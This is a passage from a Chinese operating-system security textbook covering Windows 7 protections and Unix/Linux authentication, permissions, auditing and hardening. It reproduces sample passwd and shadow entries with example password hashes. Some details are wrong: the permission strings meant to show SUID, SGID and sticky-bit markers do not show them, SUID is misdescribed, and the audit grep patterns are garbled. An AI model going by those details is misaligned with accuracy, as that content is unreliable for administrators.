


图 4-24 “选项”窗口

在“高级”选项卡(见图 4-25)中，可以选中“扫描电子邮件(E)”复选框，保存成功后，Windows Defender 会对计算机接收的电子邮件的内容和附件进行扫描，以确保不存在恶意软件或不需要的软件。



图 4-25 “高级”选项卡

4.2.6 Windows 7 的其他安全功能

1. Windows Update

及时为操作系统打补丁、修补漏洞是保护系统安全的基础。使用 Windows 自动更新不必联机搜索，并且，Windows Update 包含检测计算机相关信息(如 Windows 和计算机正

在运行的其他 Microsoft 软件的制造商、型号以及版本)的工具。Microsoft 使用这些信息只安装计算机所需的更新。

打开“控制面板”中的 Windows Update，然后单击“更改设置”选项，在打开的窗口中选择自动更新的方式，如图 4-26 所示。



图 4-26　“更改设置”窗口

Windows Update 对于重要更新提供 4 种选项：

- 自动安装更新(推荐)。系统自己下载并自己安装更新，不需要用户的参与。
- 下载更新，但是由我来决定什么时候安装更新。系统自己下载更新，下载完成后询问用户是否安装，用户也可以选择在之后需要的时候安装。
- 检查更新，但是让我选择是否下载和安装更新。有更新时通知用户，但不自动下载，等待用户选择下一步操作。
- 从不检查更新(不推荐)。除非有第三方软件帮助用户进行系统更新和打补丁，否则不要选择该项。

在 Windows Update 中还能查看已经安装的更新或已经下载但还未安装的更新。

2. BitLocker 驱动器加密

使用 BitLocker 可以保护 Windows 驱动器上存储的所有文件，包括操作系统驱动器，与加密单个文件的加密文件系统(EFS)不同，BitLocker 可加密整个驱动器。用户可以正常登录和使用文件，BitLocker 会阻止黑客访问系统文件和驱动器，即使把驱动器挂载到别的计算机上。

在将新的文件添加到已使用 BitLocker 加密的驱动器时，BitLocker 会自动对这些文件进行加密。文件只有存储在加密驱动器中时才保持加密状态。复制到其他驱动器或计算机的文件将被解密。如果与其他用户共享文件，则当这些文件存储在已加密驱动器上时仍将

保持加密状态，但是授权用户通常可以访问这些文件。

选择“控制面板”→“系统和安全”→“BitLocker 驱动器加密”，打开如图 4-27 所示的窗口。



图 4-27 “BitLocker 驱动器加密”窗口

如果对操作系统驱动器进行加密，BitLocker 将在启动过程中检查计算机是否存在任何可能具有安全风险的情况(如对 BIOS 或任何启动文件的更改)。如果检测到潜在的安全风险，BitLocker 将锁定操作系统驱动器，并且需要特殊的 BitLocker 恢复密钥才能对其解锁。因此，必须确保在第一次打开 BitLocker 时创建恢复密钥；否则，可能永久失去对文件的访问权限。如果计算机具有受信任的平台模块(TPM)芯片，BitLocker 会使用它来密封对加密的操作系统驱动器解锁的密钥。启动计算机时，BitLocker 会要求 TPM 提供该驱动器的密钥并对其解锁。

如果对数据驱动器(固定或可移动)加密，则可以使用密码或智能卡解锁加密的驱动器，或者设置驱动器在登录计算机时自动解锁。可以随时通过挂起 BitLocker 将其临时关闭，或者通过解密驱动器将其永久关闭。

使用 BitLocker To Go，可以加密可移动数据驱动器(如外部硬盘驱动器或 USB 闪存驱动器)及其存储的所有文件。

3. 家长控制

管理员可以使用家长控制对儿童使用计算机的方式进行管理。例如，管理员可以限制儿童使用计算机的时段、可以玩的游戏类型以及可以运行的程序。

当家长控制阻止了对某个游戏或程序的访问时，会显示一个通知，声明已阻止该程序。孩子可以单击通知中的链接，以请求获得该游戏或程序的访问权限。管理员可以通过输入账户信息的方式允许其访问。

若要为孩子设置家长控制，用户必须有一个管理员账户。在开始设置之前，还要确保设置家长控制的每个孩子都有一个标准的用户账户。家长控制只能应用于标准用户账户。

设置家长控制的步骤如下。

在“控制面板”中打开“家长控制”窗口，如图 4-28 所示。



图 4-28　“家长控制”窗口

单击要进行家长控制的标准账户，如 lili，打开“用户控制”窗口，如图 4-29 所示。选中“启用，应用当前设置”单选按钮，然后可以设置时间限制、游戏、允许和阻止特定程序。

(1) 时间限制。可以对儿童登录计算机的时间进行控制。阻止在指定时段使用计算机，如果在分配的时间结束后仍处于登录状态，则自动注销。时间限制可以精确到小时。

(2) 游戏。可以控制儿童对游戏的访问，可以选择特定的或基于年龄分级的游戏，同时也可以阻止基于内容分级的游戏。

(3) 允许和阻止特定程序。可以控制儿童对默认特定程序的使用，如财务管理程序、未能阻止的游戏等。




图 4-29 “用户控制”窗口

4.3 Unix/Linux 操作系统的安全

Unix 是一个功能强大、性能全面的多用户、多任务操作系统，可以应用于从巨型计算机到普通的个人计算机等多种不同的平台上，是应用面最广、影响力最大的操作系统；Linux 是一个外观和性能与 Unix 基本相同的操作系统，能够在普通的个人计算机上实现 Unix 的全部特性和功能，具有多任务、多用户的能力。

在网络管理能力和安全方面，Unix 系统一直被用做高端应用或服务器系统，拥有一套完善的网络管理机制和规则；Linux 沿用了这些出色的规则，使系统具备很强的可配置能力。因此，本节把 Unix 系统和 Linux 系统的安全性放在一起讲述，配置将以 Linux 为例。

4.3.1 Unix/Linux 操作系统的安全性

与 Windows 相比，Unix/Linux 系统强大的安全性在于拥有良好的安全架构设计。微软的安全性设计是建立在操作系统基础上，Unix 系统安全性则是从系统架构出发考虑，从底层设计开始就将安全考虑进去了。

1. 身份验证

1) 用户账号

用户账号是用户在 Unix/Linux 操作系统上的合法身份标识，最简单的形式是用户名(login_name)/口令(password)。有关账户的相关信息存放在系统的/etc/passwd 文件中，每个用户信息占一行，包括几个系统正常工作所必需的标准系统标识，每行由几个域组成，域之间用冒号(:)隔开。passwd 文件格式如下所示：

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
s123:x:501:501::/home/s123:/bin/bash
```

各个域代表的信息如下：

(1) 注册名(login_name)：用于区分不同的用户。在同一系统中注册名是唯一的。在很多系统上，该字段被限制在 8 个字符(字母或数字)之内；并且对字母大小写敏感。

(2) 口令(passwd)：系统用口令来验证用户的合法性。超级用户 root 或某些高级用户可以使用系统命令 passwd 来更改系统中所有用户的口令，普通用户也可以在登录系统后使用 passwd 命令来更改自己的口令。

(3) 用户标识号(UID)：UID 是一个数值，是 Linux 系统中唯一的用户标识，用于区别不同的用户。在系统内部管理进程和文件保护时使用 UID 字段。注册名和 UID 都可以用于标识用户，只不过对于系统来说 UID 更为重要；而对于用户来说注册名使用起来更方便。

(4) 组标识号(GID)：指当前用户的缺省工作组标识。具有相似属性的多个用户可以被分配到同一个组内，每个组都有自己的组名，用组标识号相区分。组标识号也存放在 passwd 文件中。在现代的 Unix/Linux 系统中，每个用户可以同时属于多个组。系统/etc/group 文件中列出了每个组所包含用户。

(5) 用户名(user_name)：包含有关用户的信息，例如真实姓名、地址和联系电话等。Mail 和 finger 等程序利用这个域来获取用户信息。

(6) 用户主目录(home_directory)：该字段定义了个人用户的主目录，用户成功登录后，其 shell 把该目录作为用户的工作目录，个人用户的文件都放置在各自的主目录下。通常，超级用户 root 的工作目录为/root；其他个人用户的目录都在/home 下。

(7) 命令解释程序(shell)：shell 是当用户登录系统时运行的程序名称，通常是一个 shell 程序的全路径名，如/bin/bash。为了阻止一个特定用户登录系统，可用/dev/null 作为其 shell，或例子中的/sbin/nologin。

2) shadow 口令验证

现在的 Unix/Linux 系统中，口令不再直接保存在 passwd 文件中，通常将 passwd 文件中的口令字段使用一个“x”来代替，将/etc/shadow 作为真正的口令文件，该文件主要用于保存与用户口令相关的信息，内容如下所示：

```
root:$1$NAH0P6DK$HShh3mMCmJiE00WR6c2Tu.:15258:0:99999:7:::
bin:*:15258:0:99999:7:::
daemon:*:15258:0:99999:7:::
adm:*:15258:0:99999:7:::
lp:*:15258:0:99999:7:::
sync:*:15258:0:99999:7:::
shutdown:*:15258:0:99999:7:::
```

```
halt:*:15258:0:99999:7:::
ftp:*:15258:0:99999:7:::
s123:$1$BNG0JGF1$sF0mwTEdhCwox4SAbGXN61:15260:0:99999:7:::
```

文件中每个账户信息占一行，每一行与 passwd 文件中的相应行对应。每行 9 个域，分别是：

(1) 注册名：与 passwd 文件中对应。

(2) 密码：加密后的密码，字符“*”表示该账号不能用来登录。

(3) 最后一次修改密码的日期。

(4) 密码不可被变更的天数。

(5) 密码需要被重新设置的天数：99999 表示不需要变更。

(6) 密码变更前提前几天警告。

(7) 账号失效日期。

(8) 账号取消日期。

(9) 保留条目：目前没用。

只有系统管理员才有权限对 shadow 文件进行查看和修改。

3) PAM 安全验证

PAM(Pluggable Authentication Modules)是一套共享库，其目的是提供一个框架和一套编程接口，将认证工作由程序员交给管理员。如果编程时选择了 PAM 库支持，则程序运行时，PAM 根据当前管理员的设定进行具体的验证过程，整个过程中可以添加或删除特定的功能，从系统核心中分离出来。PAM 能够改变本地认证方法而不需要重新编译与认证相关的应用程序。PAM 的功能包括：

- 加密口令(包括 DES 以外的算法)；
- 对用户进行资源限制，防止 DOS 攻击；
- 允许随意 Shadow 口令；
- 限制特定用户在指定时间从指定地点登录；
- 引入“client plug-in agents”的概念，使 PAM 支持 C/S 应用中的机器—机器认证成为可能。

PAM 为更有效的认证方法的开发提供了便利，在此基础上可以很容易地开发出替代常规用户名加口令的认证方法，如智能卡、指纹识别等认证方法。

2. 文件系统权限

在 Unix/Linux 系统中，所有的对象都是以文件形式存在的。最基本的文件类型有正规文件、特殊文件、目录、链接、套接字和字符设备等，这些文件以一个分层的树形结构进行组织，以 root 目录为起点，组成一个文件系统。因此，文件系统安全是操作系统安全最重要的部分。

1) 文件权限

文件系统的安全主要通过设置文件的权限来实现。Unix/Linux 系统的每一个文件都有一系列控制信息来决定不同的用户对该文件的访问权限，权限由 4 个八进制位组成，如 4754、2755 等，一般文件第一个八进制位为 0，可以省略，变成 754、755 等。格式如下：

```
U          G          T          R W X        R W X           R W X
SUID 位    SGID 位    粘着位      用户权限      同组用户权限      其他用户权限
```

第一个八进制数是调整 uid 位、调整 gid 位和粘着位，后面三个八进制数分别表示文件所有者权限，同组用户权限和其他用户组的用户权限。下面是 ls –l 命令输出的结果：

```
drwxr-xr-x 14 root root 4096 Mar  5 14:50 log
lrwxrwxrwx  1 root root   10 Oct 12 01:37 mail -> spool/mail
drwxr-xr-x  2 root root 4096 Feb 17  2010 nis
drwxr-xr-x  2 root root 4096 Feb 17  2010 opt
drwxr-xr-x 19 root root 4096 Mar  5 15:45 run
brw-r----- 1 root disk     1,    0 Mar  5 13:43 ram0
crw-rw-rw- 1 root tty      5,    0 Mar  5 13:43 tty
```

左边列出了文件的访问权限，第一位的含义如下：

-：表示该文件为普通文件。

d：表示为目录。

l：表示该文件为链接文件。

p：先进先出的特别文件。

b：块设备文件。

c：字符设备文件。

系统提供了几个命令，用于专门处理文件、目录的所属关系和访问权限的管理。

chown：改变文件的所有者。如 chown lili test1，把 test1 文件的所有者改为 lili。

chgrp：改变文件的所属组。

chmod：改变文件的访问权限。如 chmod 755 test1，命令执行后，用 ls –l 输出结果如下：

```
-rwxr-xr-x 1  root  root    6 Mar  6 09:52 test1
```

2)　特权文件

首先介绍两个概念：实际用户 ID 和有效用户 ID。实际用户 ID 是用户登录过程中建立的用户 ID；有效用户 ID 是用户运行进程时的有效权限。对于一般文件，实际 ID 和有效 ID 是相同的。如果设置了 SUID 和 SGID 位，情况就不同了。

SUID：文件被设置该位后，普通用户在该文件执行阶段具有文件所有者的权限。即实际 ID 是文件所有者。典型的文件是/usr/bin/passwd，如果一般用户执行该文件，在执行过程中可以获得 root 权限，从而获取用户信息。

SGID：文件被设置该位后，其他用户在该文件执行阶段，具有和该文件所属组的其他用户相同的权限，即有效用户组为文件所有者用户组。这个范围比较小，只具有组成员的权限。因此，在设置权限时，能用 SGID 的尽量不要用 SUID，安全性相对高一些。

除文件外，SGID 也可以用在目录上。当目录设置了该位后，如果用户对此目录具有 r 和 x 的权限，用户可以进入此目录，且在此目录下具有目录所在组权限，即有效用户组变成该目录的用户组；如果用户对目录具有 w 权限，则用户创建文件的用户组继承目录的用户组。

粘着位(SBIT)：目录设置该位后，用户可以在目录下创建文件，但是不能删除文件(自己创建的除外)。

命令“chmod”可以设置以下标识。

- chmod u+s test： 为 test 文件加上 SUID 标志，也可以把代表权限的 4 个八进制位中的第一个设置为“4”。
- chmod g+s test：为 test 文件加上 SGID 标志，也可把权限的第一位设置为“2”。
- chmod o+t testdir：为 testdir 目录加上 SBIT 标志，也可把权限的第一位设置为“1”。

设置完成后，可以用 ls –l 进行查看，如果有这些标志，会在原来执行标志位“x”的位置上显示，如下：

```
-rwxrw-r--    表示有 SUID 标志
-rwxrwxrw-   表示有 SGID 标志
-rwxrw-rwt   表示有 SBIT 标志
```

至于原来的执行标志“x”如何显示问题，系统这样规定，如果本来在该位上有“x”，则这些标志显示为小写字母(s,s,t)，否则显示为大写字母(S,S,T)。

SUID 和 SGID 直接关系到文件系统的安全问题，因此管理员不能随意赋予可行性文件 SUID 和 SGIE 特性。另外，还要时常查看系统中有哪些文件被赋予了这两种特性，可以用以下命令来实现：

```
# ls -l /bin | grep '^…s'        查找/bin 目录下的 SUID 文件
# ls -l /sbin | grep '^……s'      查找/sbin 目录下的 SGID 文件
```

3. 文件加密

正确的文件权限能限制非法用户对文件的访问，但不能排除某些入侵者的恶意攻击，尤其是对特殊文件的读取。文件加密机制可以有效防止文件信息及数据被窃取，同时可以防止未授权的访问、防止信息的不完整等。

Linux 有多重文件加密系统，如 CFS、TCFS、CRYPTFS 等，有代表性的是 TCFS(Transparent Cryptographic File System，透明加密文件系统)。TCFS 通过将加密服务和文件系统紧密结合，使用户感觉不到文件的加密过程。TCFS 不修改文件系统的数据结构，备份与修复以及用户访问保密文件的语义也不变。TCFS 能够做到让保密文件对以下用户不可读：

- 合法拥有者以外的用户；
- 用户和远程文件系统通信线路上的窃听者；
- 文件系统服务器的超级用户。

对于合法用户，访问保密文件与访问普通文件几乎没有区别。

4. 安全审计

即便系统采取了多种安全措施，系统也不是牢不可破的，攻击者总是想尽办法攻击计算机，入侵系统，因此有必要对用户的操作和行为进行记录。Unix/Linux 提供安全审计功能，它对网络安全进行检测，利用系统日志记录攻击者的行踪，提供攻击发生的真实证据。在检查网络入侵行为时，日志信息是必不可少的。

日志记录系统和用户的所有行为，包括用户登录的时间、执行的命令、访问的文件、系统运行过程中发生了哪些错误等。在标准 Unix/Linux 系统中，操作系统维护三种基本

日志：连接时间日志、进程监控日志、系统和服务日志。

- 连接时间日志：记录用户的登录信息，包括登录时间、登录 IP、在线时间等信息。连接日志一般由/var/log/wtmp 和/var/run/utmp 这两个文件记录。
- 进程监控日志：用来记录系统执行的进程信息，如某进程消耗了多少 CPU 时间。进程监控日志在监控用户的操作指令时非常有效。当服务器出现经常无故关机或者无故被人删除文件等现象时，可以通过进程监控日志进行检查。
- 系统和服务日志：该日志不由系统内核维护，而是由 syslogd 或者其他一些相关程序完成。如/var/log 目录下的 lastlog、secure、及 btmp 等都是由 syslogd 日志服务驱动的。

随着时间和访问量的增加，日志文件也会越来越大，为了避免对系统性能造成影响，Unix/Linux 系统还提供了日志转储功能。如在 Linux 中使用 logrotate 工具，并结合 cron 任务计划，可以轻松实现日志文件的转储。

5. 强制访问控制

强制访问控制(Mandatory Access Control，MAC)是一种由系统管理员从全系统的角度定义和实施的访问控制。它通过标记系统中的主客体，强制性地限制信息的共享和流动，使不同的用户只能访问到与其有关的、指定范围内的信息，可从根本上防止信息的失泄密和访问混乱的现象。

传统的 MAC 实现都是基于 TCSEC 中定义的 MLS 策略，但 MLS 本身存在着不灵活、兼容性差、难于管理等缺点。后来又提出了多种 MAC 策略，如 DTE、RBAC、SElinux、RSBAC、MAC 等，比较典型的有 SElinux、RSBAC。

NSA 推出的 SELinux 安全体系结构称为 Flask，在这一结构中，安全性策略的逻辑和通用接口一起封装在与操作系统独立的组件中，这个单独的组件称为安全服务器。SELinux 的安全服务器定义了一种混合的安全性策略，由类型实施(TE)、基于角色的访问控制(RBAC)和多级安全(MLS)组成。通过替换安全服务器，可以支持不同的安全策略。SELinux 使用策略配置语言定义安全策略，然后通过 checkpolicy 编译成二进制形式，存储在文件/ss_policy 中，在内核引导时读到内核空间。这意味着安全性策略在每次系统引导时都会有所不同。策略甚至可以通过使用 security_load_policy 接口在系统操作期间更改(只要将策略配置成允许这样的更改)。

RSBAC 的全称是 Rule Set Based Access Control(基于规则集的访问控制)，它是根据 Abrams 和 LaPadula 提出的 Generalized Framework for Access Control(GFAC)模型开发的，可以基于多个模块，提供灵活的访问控制。所有与安全相关的系统调用都扩展了安全实施代码，这些代码调用中央决策部件，该部件随后调用所有激活的决策模块，形成一个综合的决定，然后由系统调用扩展来实施这个决定。RSBAC 目前包含的模块主要有 MAC、RBAC、ACL 等。

4.3.2　Unix/Linux 系统安全配置

为保障操作系统安全，在系统进行安装和维护的过程中，要把安全性问题放在重要的位置。尤其是 Unix 作为成熟的商用网络操作系统，广泛地应用在金融、报销、电力等行

业，性能稳定，安全可靠。但是如果用户没有对系统进行正确的配置，就会给入侵者以可乘之机。因此安全配置是网络操作系统安全的基础。

1. 安装时的安全措施和设置

系统的安装应该在隔离网络的环境下进行，选择 custom 方式安装需要的软件包。

在选择分区时要注意，如果用 root 分区记录数据，如 log 文件、email 等，就可能因为拒绝服务产生大量日志或垃圾邮件，导致系统崩溃。所以建议为/var 开辟单独的分区，用来存放日志和邮件，避免 root 分区溢出带来的危害。

另外，一般服务器都有专门的应用，应该为专门的应用开辟单独分区。如果数据量特别大还可以单独开辟数据分区，如/data，然后用链接文件的方式相关联。比如邮件服务器安装时可以创建以下分区：

```
/root
/var：邮件系统安装分区
/data：邮件系统中用户邮件存放位置
Swap：交换分区
/home：普通用户
```

如果用户数据比较多，建议为/home 单独分一个区，避免用户无意识或误操作填满分区。

系统安装成功后，要及时的为系统打上安全补丁，这是预防漏洞攻击的第一步。

2. BIOS 安全

如果入侵者在服务器的 BIOS 中改变启动顺序，比如从 U 盘中启动系统，就很容易读取、修改，甚至销毁硬盘中的数据，造成严重的后果。因此一定要给 BIOS 设置密码，阻止别人进入其中修改配置。

3. 引导程序安全

引导程序驻留在磁盘的第一个扇区。启动过程中系统自检后，BIOS 将控制权交给引导程序，它允许选择引导计算机的操作系统。比较典型的引导程序有 GNU GRUB 和 Lilo。

引导程序是系统非常重要的关键文件，如果有人对其进行了恶意修改，会给系统带来灾难性的后果。可以使用如下设置来保护引导程序的运行和访问(以 Lilo 为例)：

